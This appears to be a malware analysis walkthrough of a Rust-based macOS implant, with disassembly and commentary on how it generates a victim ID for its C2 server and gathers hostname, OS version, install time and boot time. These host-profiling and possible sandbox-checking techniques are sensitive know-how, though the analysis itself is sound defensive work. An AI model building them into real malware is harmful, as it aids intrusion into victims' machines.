lea         rdi, qword [__ZN4rand4rngs6thread14THREAD_RNG_KEY7__getit5__
call        qword [rdi]
mov         rdi, rax
xor         esi, esi
call        __ZN3std6thread5local4fast12Key$LT$T$GT$14try_initialize17h40d
je          loc_100255b71
```

- The very first thing the malware does is generate a random 16-byte value using the rand crate.
- This unique random value will be used to identify the victims that are checking-in the C2.
- Note we have demangled the function calls from our decompiler output to easily read the functions that are being called.



jpcore.local

webT::getinfo::get_comname


```
            loc_10000a143:
lea         rdi, qword [r14+r12]
mov         rsi, qword [rbp+var_A0]
mov         rbx, qword [rbp+var_88]
mov         rdx, rbx
call        imp___stubs__memcpy
add         r12, rbx
mov         qword [rbp+var_38], r12
mov         rdi, r15
call        __ZN4webT7getinfo11get_comname17h13c37ddb31c39763E
mov         r13, qword [rbp+var_168]
mov         rbx, qword [rbp+var_160]
mov         rax, qword [rbp+var_48]
sub         rax, r12
cmp         rax, rbx
jae         loc_10000a19d
```

Crate gethostname

[-] gethostname() for all platforms.

```
use gethostname::gethostname;

println!("Hostname: {:?}", gethostname());
```

- The malware proceeds to call a function named get_comname from the webT crate to gather the computer name. It does this by using a crate titled gethostname.




OSX 0.0.0

webT::getinfo::get_osinfo

```
            loc_10000a1d3:
mov         rdi, r15
call        __ZN4webT7getinfo10get_osinfo17h12ae979fdb2d8e0cE
mov         r13, qword [rbp+var_168]
mov         rbx, qword [rbp+var_160]
mov         rax, qword [rbp+var_48]
sub         rax, r12
cmp         rax, rbx
jae         loc_10000a208
```

- The malware proceeds to call a function get_osinfo within the same getinfo namespace to acquire the operating system version its running on.



OSX 0.0.0

webT::getinfo::get_osinfo

```
                      __ZN4webT7getinfo10get_osinfo17h12ae979fdb2d8e0cE:
push        rbp
mov         rbp, rsp
push        r15
push        r14
push        rbx
sub         rsp, 0xa8
mov         rbx, rdi
lea         r15, qword [rbp+var_68]
mov         rdi, r15
call        __ZN7os_type16current_platform17hf8e609de2de71595E
```


Function os_type::current_platform

```
pub fn current_platform() -> OSInformation
```

[-] Returns the current operating system type

os_type::current_platform

- It then invokes the os_type crate to call a function called current_platform




OSX 0.0.0

webT::getinfo::get_osinfo

```
            __ZN7os_type16current_platform17hf8e609de2de71595E:
push        rbp
mov         rbp, rsp
push        r15
push        r14
push        r13
push        r12
push        rbx
sub         rsp, 0x178
mov         r13, rdi
lea         rsi, qword [aSwversubuntude]
lea         rbx, qword [rbp+var_160]
mov         edx, 0x7
mov         rdi, rbx
call        __ZN3std3sys4unix7process14process_common7Command3new17h36e21a282b8e1f67E
lea         rdi, qword [rbp+var_190]
mov         rsi, rbx
call        __ZN3std7process7Command6output17hf6fd057a50088dddE
cmp         qword [rbp+var_190], 0x0
je          loc_10001416b
```

os_type::current_platform

- This crate goes on to run the sw_vers command to determine the version of the software it is running.



OSX 0.0.0

```
pub fn is_os_x() -> bool {
    match Command::new("sw_vers").output() {
        Ok(output) => output.status.success(),
        Err(_) => false
    }
}
```


Crate os_type

source · [-]

Structs


OSInformation	Holds information about Operating System type and its version If the version could not be fetched it defaults to `0.0.0`

- However this os_type crate fails to fetch the correct os version information and defaults to 0.0.0 as indicated in the documentation.




```
2022-11-18 13:21:41
webT::getinfo::get_installtime

              loc_10000a33d:
mov           rdi, r15
call          __ZN4webT7getinfo15get_installtime17hd18e4ccbab7a2bf2E
mov           r13, qword [rbp+var_168]
mov           rbx, qword [rbp+var_160]
mov           rax, qword [rbp+var_48]
sub           rax, r12
cmp           rax, rbx
jae           loc_10000a376
```

- The malware then gathers the installation timestamp by calling the get_installtime function within the getinfo namespace.



```
2022-11-18 13:21:41
webT::getinfo::get_installtime
            __ZN4webT7getinfo15get_installtime17hd18e4ccbab7a2bf2E:
push        rbp
mov         rbp, rsp
push        r15
push        r14
push        r13
push        r12
push        rbx
sub         rsp, 0x288
mov         r12, rdi
lea         rsi, qword [aVarloginstalll]
lea         rdi, qword [rbp+var_220]
mov         edx, 0x14
call        __ZN3std3sys4unix2fs4stat17hd0e2b83fdfd7b85bE
std::sys::unix::fs::stat
/var/log/install.log
```

- This runs stat on /var/log/install.log to get the file's creation time.
- This is going to be used as an indicator for the installation timestamp of macOS and may be used to determine the legitimacy of the system.




2023-03-22 17:36:13

webT::getinfo::get_boottime

```
             loc_10000a3ac:
mov          rdi, r15
call         __ZN4webT7getinfo12get_boottime17hefc0c0a6520091e6E
mov          r14, qword [rbp+var_168]
mov          rbx, qword [rbp+var_160]
mov          rax, qword [rbp+var_48]
sub          rax, r12
cmp          rax, rbx
jae          loc_10000a3e1
```

- The malware also gathers the boot timestamp by calling the get_boottime function within the getinfo namespace.



2023-03-22 17:36:13

webT::getinfo::get_boottime

```
              __ZN4webT7getinfo12get_boottime17hefc0c0a6520091e6E:
push     rbp
mov      rbp, rsp
push     r15
push     r14
push     r13
push     r12
push     rbx
sub      rsp, 0x178
mov      r13, rdi
lea      rdi, qword [rbp+var_B8]
call     __ZN8sys_info8boottime17h0d194d03b4f974b0E
cmp      dword [rbp+var_B8], 0x6
jne      loc_10000cbbe
```


Function sys_info::boottime

```
pub fn boottime() -> Result<timeval, Error>
```

[-] Get system boottime

sys_info::boottime

- This function uses the sys_info crate to call boottime and get the system boot time.



```
